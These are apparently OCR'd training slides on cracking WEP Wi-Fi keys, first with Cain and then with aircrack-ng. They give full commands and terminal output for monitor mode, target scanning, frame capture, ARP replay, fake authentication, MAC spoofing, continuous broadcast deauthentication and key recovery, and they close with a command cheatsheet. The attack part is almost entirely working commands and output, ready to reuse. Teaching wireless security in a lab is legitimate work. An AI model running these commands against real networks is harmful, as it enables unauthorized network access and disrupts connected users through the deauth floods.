


Cain – WEP Cracking – Lock in on Target Channel

- Stop Scan
- Lock on the AP channel (11 in this case)
- Check "Capture WEP IVs to dump.ivs file" and "WEP Injection"
- Select 54 Mbps as TxRate



Cain – WEP Cracking




- Start scan again
- Click on the target (i.e., test) again
  - Devices associated with the AP are shown in bottom
  - If IV's are not being collected, right click associated device and click "Deauth"
  - Must have other devices connected to this SSID
- Stop scan after sufficient amount of IV's are collected
  - ~60K – 100k for 64 bit
  - ~1M for 128 bit
  - We have a hunch that SSID of 'test' is 64-bit

Cain – WEP Cracking


- Click Analyze
- Click ESSID of interest and select "PTW Attack"
- Select 64 bit as WEP Key Length
- Start
- WEP Key found !
  - Hex: 8F634F0853


- If the WEP crack fails collect more packets and try again
- Try PTW Attack first
- If PTW fails, try Korek's Attack



Cain – WEP Cracking

- Verify that WEP Key works by using info collected
  - SSID: test
  - Security key: 8F634F0853







Aircrack-ng - Crack WEP

1. Open Kali
2. Connect and configure the Alfa card
3. Initially scan the network to discover the AP's
   - SSID
   - MAC
   - Channel
   - Collect information on any clients attached
4. Collect packets from network
   - Force ARP replies from AP
     - Not required but speeds up the collection of IVs
5. Crack the captured file to get the key

Aircrack-ng - Prepping the Alfa Card

- Start Kali
- Connect Alfa card to a USB port
- Verify the Alfa card connected to the VM
  - On the VM tool bar, select VM → Removable Devices → Realtek RTL8187_Wireless






Aircrack-ng - Prepping the Alfa Card

- Set card to monitor mode
  - **ifconfig**
    - Should also see interface **wlan0** and it should be "UP"

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:52:21:14  txqueuelen 1000  (Ethernet)
```

  - **iwconfig**
    - Displays wireless interfaces

```
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```



Aircrack-ng - Monitor Mode

```
root@kali:~# airmon-ng start wlan0
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  741 NetworkManager
  958 wpa_supplicant
  959 dhclient
 1009 avahi-daemon
 1010 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


root@kali:~# airmon-ng check kill
Killing these processes:

  PID Name
  958 wpa_supplicant
  959 dhclient

root@kali:~# 
```


Kill processes that may interfere

Aircrack-ng - Finding the Target

- List wireless networks in the area
  - **`airodump-ng wlan0mon`**
  - Hidden APs also shown
- Find target AP ("dlink" in this case) and note channel and BSSID
- Stop airodump-ng by hitting control-c

"e" means QoS enabled
dot means short preamble is supported

```
CH  9 ][ Elapsed: 24 s ][ 2012-01-20 14:18

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

66:2E:28:72:BC:6A   -1        4        0    0  10  54   WEP  WEP         NECPJ
1C:7E:E5:30:54:3E  -37       31        0    0  11  54e. WEP  WEP         dlink
00:15:C7:80:FF:B0  -28       33       22    0   8  54e. WPA2 CCMP   PSK  LissardNet
00:12:17:9E:62:07  -42       18        0    0   6  54e. WEP  WEP         scadatest-g
6C:50:4D:2A:A1:32  -59       10        0    0   1  54e. WPA  TKIP   PSK  <length:  1>
6C:50:4D:2A:A1:30  -60       10        0    0   1  54e. WPA2 CCMP   MGT  <length:  1>
6C:50:4D:2A:A1:31  -61        8        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
00:15:C7:81:1F:E0  -65        4        0    0   4  54e. WPA2 CCMP   PSK  <length:  1>

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

66:2E:28:72:BC:6A  00:30:13:F8:7B:2D  -65    0 - 2     0        4
(not associated)   00:1C:BF:10:9E:62  -57    0 - 1    10       13  CrownePlaza
(not associated)   2C:44:01:C5:7D:01  -58    0 - 1     0        4
```



Aircrack-ng - Saving Frames to a File

- Lock in on the target's channel and start saving frames
  - We'll use --bssid to only capture frames from the target
  - **airodump-ng -c 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E**
- If you see "**fixed channel mon0: -1**"

```
CH 11 ][ Elapsed: 1 min ][ 2012-01-20 14:37  [ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E   -8   6      753        0    0  11  54e. WEP  WEP         dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```


  - Bring down your wlan interface: **ifconfig wlan0 down**
  - And try above command again as shown on the next slide

Aircrack-ng - Saving Frames to a File

- Lock in on the target's channel and start saving frames
  - We'll use --bssid to only capture frames from the target
  - **airodump-ng -c 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E**

```
CH 11 ][ Elapsed: 1 min ][ 2012-01-20 14:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E   -8   6      753        0    0  11  54e. WEP  WEP         dlink

BSSID              STATION            PWR   Rate    Lost   Packets  Probes
```

- Notice there are no stations associated with the target




Aircrack-ng - Saving Frames to a File

- A client connects to the AP and is displayed in the list


```
CH 11 ][ Elapsed: 2 mins ][ 2012-01-21 18:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -18 100     1281      192    0  11  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:1C:BF:11:50:FD  -16   54e- 1e    2       62
```

Aircrack-ng - ARP Replay


- Goal is to generate more traffic on the network to collect more IVs
- Capture ARP requests and replay them to see if anything responds




Finding Encrypted ARP Requests



- How does attacker identify an encrypted ARP packet?
  - ARP packets always contain a unique number of bytes → 28
- Identify request packet by checking the destination address
  - Requests are sent to broadcast address





Aircrack-ng - ARP Replay


- Try to capture an ARP request from a connected host and continually resend it to the AP
  - AP responds with an ARP reply using a different IV for each frame
- Open another (second) command shell
  - **`aireplay-ng --arpreplay -e dlink wlan0mon`**

AP SSID
ThIS iS cASe SEnsITiVE

```
root@bt:~# aireplay-ng --arpreplay -e dlink wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:52:27:CE)
14:44:26  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0120-144426.cap
You should also start airodump-ng to capture replies.
Read 370 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

No ARPs yet

Aircrack-ng - ARP Frames Not Accepted



- AP is not accepting the ARPs because the source address is the attacker's machine which is not associated with the AP


```
root@bt:~# aireplay-ng --arpreplay -e dlink wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:52:21:14)
18:42:34  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0121-184234.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 90692 packets (got 4 ARP requests and 6579 ACKs), sent 16688 packets...(489 pps)
```

Attacker

Houston, we have ARP frames!

… but what are these notices?


- We need to associate (fake auth) with AP
  or use (spoof) another host's MAC



Aircrack-ng - Fake Auth (Open Auth)

- Very simple since no (open) authentication is actually required
  - **aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1c7ee530543e -h 00c0ca5227ce wlan0mon**
    - **-1** fake authentication
    - **6000** authenticate every 6000 seconds
    - **-o 1** only send one set of packets at a time
    - **-q 10** send keep alive packets every 10 seconds
    - **-e** essid (SSID)
    - **-a** bssid
    - **-h** MAC address of your (attacker's) wireless card


```
root@kali:~# aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1C:7E:E5:30:54:3E -h 00C0CA5254ED wlan0mon
15:53:56  Waiting for beacon frame (BSSID: 14:D6:4D:2B:D5:C8) on channel 3

15:53:56  Sending Authentication Request (Open System) [ACK]
15:53:56  Authentication successful
15:53:56  Sending Association Request [ACK]
15:53:56  Association successful :-) (AID: 1)

15:54:06  Sending keep-alive packet [ACK]
15:54:16  Sending keep-alive packet [ACK]
15:54:26  Sending keep-alive packet [ACK]
```



Aircrack-ng - …Fake Authentication (Open Authentication)

```
CH 11 ][ Elapsed: 1 min ][ 2012-02-09 09:44

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -24  65      469        1    0  11  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:C0:CA:52:27:CE    0    0 - 1      0        4

root@bt:~#
```

Now the attacker's machine is associated with AP



Aircrack-ng - Spoof a Legit MAC

- We could also spoof an associated client's MAC address
  - **aireplay-ng --arpreplay -e dlink -h 001cbf1150fd wlan0mon**
    - **001cbf1150fd** is the MAC of a legit connected host

```
root@bt:~# aireplay-ng --arpreplay -e dlink -h 001cbf1150fd wlan0mon
The interface MAC (00:C0:CA:52:21:14) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 00:1C:BF:11:50:FD
19:04:01  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0121-190401.cap
You should also start airodump-ng to capture replies.
Read 20966 packets (got 461 ARP requests and 1104 ACKs), sent 8000 packets...(499 pps)
```

Aircrack-ng - ARP Replay

- Now deauth a connected client to force it to send an ARP packet to reconnect
  - **`aireplay-ng --deauth 0 –e dlink wlan0mon`**


Send deauths continuously to everyone

```
root@bt:~# aireplay-ng --deauth 0 -e dlink wlan0mon
18:50:11  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:50:11  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
18:50:12  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
18:50:12  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
```

Sending deauths


Aircrack-ng - Verify Data Frames Collected

- Verify the #Data frames are incrementing rapidly (150-500)




```
CH 11 ][ Elapsed: 7 mins ][ 2012-01-24 08:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -37 100     3379    47970  326  11  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:C0:CA:52:27:CE    0    0 - 1     98    97445
1C:7E:E5:30:54:3E  00:1B:77:A8:DC:D3  -26   48e-48e     1     6362

root@bt:~/Desktop#
```

- Once AP received “lots” of packets per second, stop deauth
  - Ctrl-C → **`aireplay-ng --deauth 0 –e dlink wlan0mon`**




Aircrack-ng - Now Start Cracking

- Now start aircrack-ng to begin cracking process on captured file
  - **`aircrack-ng onlinecrack-01.cap`**

```
root@bt:~/Desktop# aircrack-ng onlinecrack-01.cap
Opening onlinecrack-01.cap
Read 152363 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:7E:E5:30:54:3E  dlink                     WEP (35653 IVs)

Choosing first network as target.

Opening onlinecrack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 35958 ivs.

                                                   Aircrack-ng 1.1 r1904


                                   [00:00:39] Tested 8 keys (got 35478 IVs)

   KB    depth   byte(vote)
    0    0/  2   11(54016) 94(52736) 6F(50688) B8(50688) 0C(50432) 2C(50432) 3C(50432) 41(50432)
    1    0/  1   22(61696) 2A(54272) 6D(52736) 85(51712) AF(51456) 70(50688) C5(50688) D9(50432)
    2    1/  4   11(54016) A0(52480) 66(51968) 50(51712) 94(51712) 4E(51456) 5A(51200) A6(50944)
    3    0/  1   44(57600) EC(53760) 90(52992) 35(50944) 65(50944) 1F(50688) 56(50688) C0(50432)
    4    0/  1   55(57856) 46(52992) 5A(50688) CC(50688) 3B(50176) C9(50176) F5(50176) 20(49664)

                     KEY FOUND! [ 11:22:33:44:55 ]
        Decrypted correctly: 100%
```

Only took 36K IVs

Cracking WEP Cheatsheet




airmon-ng start wlan0 → enable monitor mode


airmon-ng check kill → kill troubling processes

airodump-ng wlan0mon → list wireless networks in the area

airodump-ng --channel 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E → lock on target & save frames




aireplay-ng --arpreplay -e dlink wlan0mon → collect/replay ARPs



Associate with AP (pick one--suggest using #1 first)

1. **aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1c7ee530543e -h 00c0ca5227ce wlan0mon** → fake auth
2. **aireplay-ng --arpreplay -e dlink -h 001cbf1150fd wlan0mon** → spoof MAC



aireplay-ng --deauth 0 -e dlink wlan0mon → deauth client(s)

Stop (ctrl-c) deauth when aireplay (shell 2) sees ARPs

